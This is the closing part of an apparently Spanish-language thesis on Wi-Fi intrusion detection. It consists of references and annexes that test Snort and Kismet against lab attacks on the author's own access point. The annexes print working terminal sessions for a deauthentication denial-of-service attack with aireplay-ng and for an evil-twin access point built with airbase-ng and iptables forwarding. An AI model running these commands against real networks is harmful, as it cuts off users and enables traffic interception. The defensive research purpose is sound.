- Flores, T. J., Hernández, C. R., López, V. M., Mendoza, C. M., & Ramírez, H. V. (2009). *Estudio e Implementación de seguridad en la red WI-FI*. Mexico D.F.
- Giménez, G. M. (2008). *Utilización de Sistemas de Detección de Intrusos como Elemento de Seguridad Perimetral*. Almería.
- Hernández Sampieri, R., Fernández Collado, C., & Baptista Lucio, M. (2014). *Metodología de la Investigación* (6ta Edición ed.). México D.F.: Mc Graw Hill Education.
- Llopis, P. J. (2017). *Sistema de Monitorización del IDS snort*. Valencia.
- Martínez Puentes, J. (2011). *Sistema Inteligente de Detección de Intrusiones*. Madrid: Universidad Complutense de Madrid.
- Ortego, D. D. (09 de Mayo de 2017). *openwebinars.net*. Obtenido de <https://openwebinars.net/blog/las-8-mejores-herramientas-open-source-de-deteccion-de-intrusion/>
- Pastor, J. (28 de Octubre de 2017). *www.xataka.com*. Obtenido de <https://www.xataka.com/seguridad/caos-en-la-seguridad-wifi-un-repaso-a-las-vulnerabilidades-de-wep-wap-y-wap2>
- REDES, S. E. (10 de Septiembre de 2010). <http://feladazarodriguez.blogspot.com/>. Obtenido de <http://feladazarodriguez.blogspot.com/2010/09/ataques-pasivos-y-ataques-activos.html>

- Salazar, J. (2016). *Redes Inalámbricas*.
- Sanchez, A. (22 de Febrero de 2017). <https://protegermipc.net>. Obtenido de <https://protegermipc.net/2017/02/22/mejores-ids-opensource-deteccion-de-intrusiones/>
- Serrano, F. A. (2011). *Análisis de vulnerabilidades de seguridades en redes inalámbricas dentro de un entorno empresarial que utilizan cifrado aes y tkip, wpa personal y wpa2 personal del DMQ*. Quito.
- Sory, F. K. (2012). *Detección de Intrusos en la Capa de Enlace del protocolo 802.11*. La Habana.
- Tena, C. X. (2013). *Cómo conocer el uso actual de las redes WLAN basadas en IEEE 802.11*. Catalunya.
- www.1000tipsinformaticos.com. (Septiembre de 2016). Obtenido de <https://www.1000tipsinformaticos.com/2016/09/las-7-herramientas-mas-populares-de-kali-linux-para-hackear-wifi.html>
- Yacchirema, E. A., Alulema, F. D., & Aguilar, S. D. (2014). *Análisis de los Sistemas de Ataque y Protección en redes inalámbricas Wi Fi, bajo el Sistema Operativo Linux*.
- Yáñez Cedeño, E. (2015). *Análisis de las herramientas para el proceso de auditoría de seguridad informática utilizando kali linux*. Madrid.

ANEXOS

Anexo A: Ejecución de ataque DOS a una red inalámbrica

El primer paso para la ejecución de este ataque es poner la tarjeta inalámbrica en modo monitor.



```
root@jhonatan: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@jhonatan:~# airmon-ng start wlan0  


| PHY             | Interface | Driver    | Chipset                                  |
|-----------------|-----------|-----------|------------------------------------------|
| phy0<br>1R PCIe | wlan0mon  | rt2800pci | Ralink corp. RT3290 Wireless 802.11n 1T/ |

  
root@jhonatan:~# airmon-ng start wlan0mon  


| PHY             | Interface | Driver    | Chipset                                  |
|-----------------|-----------|-----------|------------------------------------------|
| phy0<br>1R PCIe | wlan0mon  | rt2800pci | Ralink corp. RT3290 Wireless 802.11n 1T/ |

  
(mac80211 monitor mode already enabled for [phy0]wlan0mon on [phy0]lo)  
root@jhonatan:~# airodump-ng wlan0mon
```

Se monitorea las redes (ESSID) que se logren descubrir, para luego ubicar el ESSID que se va atacar

```
root@jhonatan: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
CH 14 ][ Elapsed: 24 s ][ 2019-04-20 23:07  
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID  
A0:64:8F:04:5A:23 -49    31      0  0  6  54e  WPA2  CCMP  PSK  AP_TESIS  
00:21:63:C7:B4:17 -65    20      5  2  1  54   WPA2  TKIP  PSK  JMRD  
BSSID          STATION      PWR  Rate  Lost  Frames  Probe  
(not associated) 5C:C3:07:59:54:39 -91    0 - 1    4      6  L40_1011w  
(not associated) E4:90:7E:D2:D3:DA -48    0 - 1    0      2  
(not associated) CC:6E:A4:0B:8D:74 -67    0 - 1    0      8  JMRD  
A0:64:8F:04:5A:23 9C:30:5B:9B:E6:87 -36   24e- 1    0      2  
root@jhonatan:~# airodump-ng wlan0mon -c 6 --bssid A0:64:8F:04:5A:23
```

Se monitorea la red inalámbrica en específico a atacar, se registra su canal, su BSSID y se visualiza si hay clientes conectados



```
root@jhonatan: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
CH 6 ][ Elapsed: 18 s ][ 2019-04-20 23:10  
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID  
A0:64:8F:04:5A:23 -31 100    100      16  0  6  54e  WPA2  CCMP  PSK  AP_TESIS  
BSSID          STATION      PWR  Rate  Lost  Frames  Probe  
A0:64:8F:04:5A:23 E4:90:7E:D2:D3:DA -48    0e- 6    0      3  
A0:64:8F:04:5A:23 9C:30:5B:9B:E6:87 -48   24e-24e 93      6
```



En el último paso se ejecutó el comando mostrado en la imagen, dejando fuera de servicio a todos los clientes conectados a la red inalámbrica atacada.

```
root@jhonatan: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
CH 6 ][ Elapsed: 18 s ][ 2019-04-20 23:10  
  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
A0:64:8F:04:5A:23 -31 100 232 17 0 6 54e WPA2 CCMP PSK AP_TESIS  
  
BSSID STATION PWR Rate Lost Frames Probe  
A0:64:8F:04:5A:23 E4:90:7E:D2:D3:DA -48 0e- 6 0 3  
A0:64:8F:04:5A:23 9C:30:5B:9B:E6:87 -48 24e- 6 0 7  
  
root@jhonatan:~# aireplay-ng -0 250 -a A0:64:8F:04:5A:23 wlan0mon  
23:11:27 Waiting for beacon frame (BSSID: A0:64:8F:04:5A:23) on channel 6  
NB: this attack is more effective when targeting  
a connected wireless client (-c <client's mac>).  
23:11:27 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:27 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:28 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:28 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:29 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:29 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:30 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:30 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:30 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]  
23:11:30 Sending DeAuth to broadcast -- BSSID: [A0:64:8F:04:5A:23]
```

Anexo B: Ejecución de ataque fuerza bruta con diccionario con la herramienta Fern WIFI Cracker







Anexo C: Ejecución de ataque Punto de Acceso Falso

Se tarjeta inalámbrica con el nombre wlan0 se cambiará a modo monitor, luego se procederá a ejecutar el comando airbase para convertir nuestra tarjeta inalámbrica en un punto de acceso falso.

```
root@PCATTACK: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@PCATTACK:~# /etc/init.d/network-manager stop  
[ ok ] Stopping network-manager (via systemctl): network-manager.service.  
root@PCATTACK:~# killall wpa_supplicant dhclient  
dhclient: no process found  
root@PCATTACK:~# ifconfig wlan0 down  
down: 'Host' desconocido  
ifconfig: '--help' gives usage information.  
root@PCATTACK:~# airmon-ng start wlan0  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0           brcsmac     Broadcom on bcma bus, information limited  
  
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)  
          (mac80211 station mode vif disabled for [phy0]wlan0)  
  
root@PCATTACK:~# airbase-ng -e "AP_TESIS" -v wlan0mon  
12:19:20 Created tap interface at0  
12:19:20 Trying to set MTU on at0 to 1500  
12:19:20 Trying to set MTU on wlan0mon to 1800  
12:19:20 Access Point with BSSID 90:A4:DE:A8:7D:34 started.
```

En la figura se muestra y detalla los pasos para que el punto de acceso falso (creado en la imagen anterior), tenga salida a internet y de esta forma los clientes naveguen sin ningún problema.

```
root@PCATTACK: ~  
Archivo Editar Ver Buscar Terminal Ayuda  
root@PCATTACK:~# iptables --flush  
root@PCATTACK:~# iptables --table nat --flush  
root@PCATTACK:~# iptables --delete-chain  
root@PCATTACK:~# iptables --table nat --delete-chain  
root@PCATTACK:~# echo "1" > /proc/sys/net/ipv4/ip_forward  
root@PCATTACK:~# cat /proc/sys/net/ipv4/ip_forward  
1  
root@PCATTACK:~# ifconfig at0 up  
root@PCATTACK:~# ifconfig at0 10.0.0.1 netmask 255.255.255.0  
root@PCATTACK:~# route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1  
root@PCATTACK:~# iptables -P FORWARD ACCEPT  
root@PCATTACK:~# iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE  
root@PCATTACK:~#
```


En esta imagen se visualiza cuando un cliente se conecta a nuestro punto de acceso falso

```
root@PCATTACK: ~
Archivo Editar Ver Buscar Terminal Ayuda
12:21:32 Got broadcast probe request from 9C:30:5B:9B:E6:87
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:34 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got directed probe request from 9C:30:5B:9B:E6:87 - "AP_TESIS"
12:21:35 Got an auth request from 9C:30:5B:9B:E6:87 (open system)
12:21:35 Client 9C:30:5B:9B:E6:87 associated (unencrypted) to ESSID: "AP_TESIS"
```

Anexo D: Ataques detectados con Snort

El IDS Snort nos muestra una alerta de un posible intento de ataque de fuerza bruta, alguien está intentando descifrar nuestra contraseña wi-fi, el tráfico generado por el ataque lo clasifica como: Classification: Pontentially Bad Traffic (Clasificación: Tráfico potencialmente malo)

```
root@jhoanatan: /etc/snort
Archivo Editar Ver Buscar Terminal Ayuda
05/18-17:53:44.399951 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:53:44.403241 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:53:44.406419 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:53:44.410194 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:54:12.662332 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:54:12.665504 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:54:12.668620 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:54:12.672306 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
05/18-17:54:39.438829 [**] [1:527:8] possible brute force attack [**] [Classification: Potentially Bad Traffic] [Priority: 2] (IPv6 ICMP) :: -> ff02:
::16
05/18-17:54:39.761002 [**] [1:527:8] possible brute force attack [**] [Classification: Potentially Bad Traffic] [Priority: 2] (UDP) 0.0.0.0:68 -> 255
.255.255.255:67
05/18-17:54:39.020400 [**] [1:527:8] possible brute force attack [**] [Classification: Potentially Bad Traffic] [Priority: 2] (IPv6-ICMP) :: -> ff02:
::16
05/18-17:54:42.189990 [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] (UDP) 192.168.1.3:1900 -> 23
0.255.255.250:1900
```

Anexo E: Ataque DOS detectado con Kismet

El IDS Kismet genera las siguientes alertas cuando detecta un ataque DoS

```
root@jhonatan: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
Alert Sort  
21:39:15 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:39:15 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:39:17 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:39:17 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:39:19 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:40:21 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:40:21 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:40:23 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:40:23 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:40:26 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:41:27 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:41:29 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:41:29 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS  
21:41:31 BCASTDISCO Network BSSID A0:64:8F:04:5A:23 broadcast deauthenticate/disassociation of all clients, possible DoS
```


Anexo F: Ataque Punto de Acceso Falso detectado con Kismet

El IDS Kismet nos permite visualizar en la pantalla si detecta un punto de acceso falso, que no se creó legítimamente

```
root@jhonatan: ~  
Archivo  Editar  Ver  Buscar  Terminal  Ayuda  
Kismet Sort View Windows  
Name I/F Ch Pkts Size  
JMRD A 0 1 134 7K  
BSSID: 00:21:63:C7:B4:17 Last seen: May 19 12:20:11 Crypt: TKIP WPA PSK Manuf: AskeyCom  
AP_TES15 A N 18 91 212B  
AP_TES15 A 0 6 95 2K  
Autogroup Probe P N --- 7 0B  
jhonatan  
Elapsed  
00:01:42  
Networks  
4  
Packets  
400  
Pkt/Sec  
2  
Filtered  
0  
MAC Type Freq Pkts Size Manuf  
00:21:63:C7:B4:17 Wired/AP 2452 83 991B AskeyCom  
A0:64:8F:04:5A:21 Wired/AP 2412 7 1K AskeyCom  
1C:1B:0D:F4:91:49 Wired/AP 2412 1 98B Giga-BYT  
9C:30:5B:9B:E0:07 Wired/AP 2412 4 484B HonHaiPr  
F4:4D:30:E4:0F:E0 Wired/AP 2412 1 98B Elitegro  
E4:90:7E:D2:D3:DA Wireless 2434 20 964B Motorola  
CC:6E:A4:0B:8D:74 Wireless 2412 18 3K SamsungE  
Pwr: AC  
33  
0  
Packets  
Data  
INFO: Established connection with Kismet server 'localhost:2501'  
INFO: Connected to Kismet server 'jhonatan'  
INFO: Got configure event for client  
INFO: Detected new managed network "AP_TES15", BSSID 90:A4:DE:A8:7D:34, encryption no, channel 10, 54.90 mbit  
INFO: Detected new probe network "cAny", BSSID E4:98:7E:D2:D3:DA, encryption no, channel 0, 72.20 mbit  
vlan0mon  
Hop
```


Anexo G: Tráfico capturado con wireshark

Kismet genera un archivo de registro compatible con tcpdump/Wireshark. La siguiente imagen nos muestra el tráfico capturado cuando se ejecutó el ataque DoS.



Anexo G: Resultados de evaluación con Kismet

N.º ATAQUE	BSSID VICTIMA	MAC VICTIMA	TIPO ATAQUE	VP	FN	FLUJO DE RED	VN	FP
1	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
2	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
3	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
4	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
5	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
6	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
7	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
8	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
9	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
10	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
11	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
12	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
13	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
14	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
15	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
16	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
17	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
18	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
19	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
20	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
21	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
22	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0

[illegible]

86	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
87	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
88	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
89	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
90	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
91	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
92	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
93	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
94	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
95	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
96	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
97	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
98	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
99	AP_TESIS	A0:64:8F:04:5A:23	DDOS	1	0	TRAFICO NORMAL	1	0
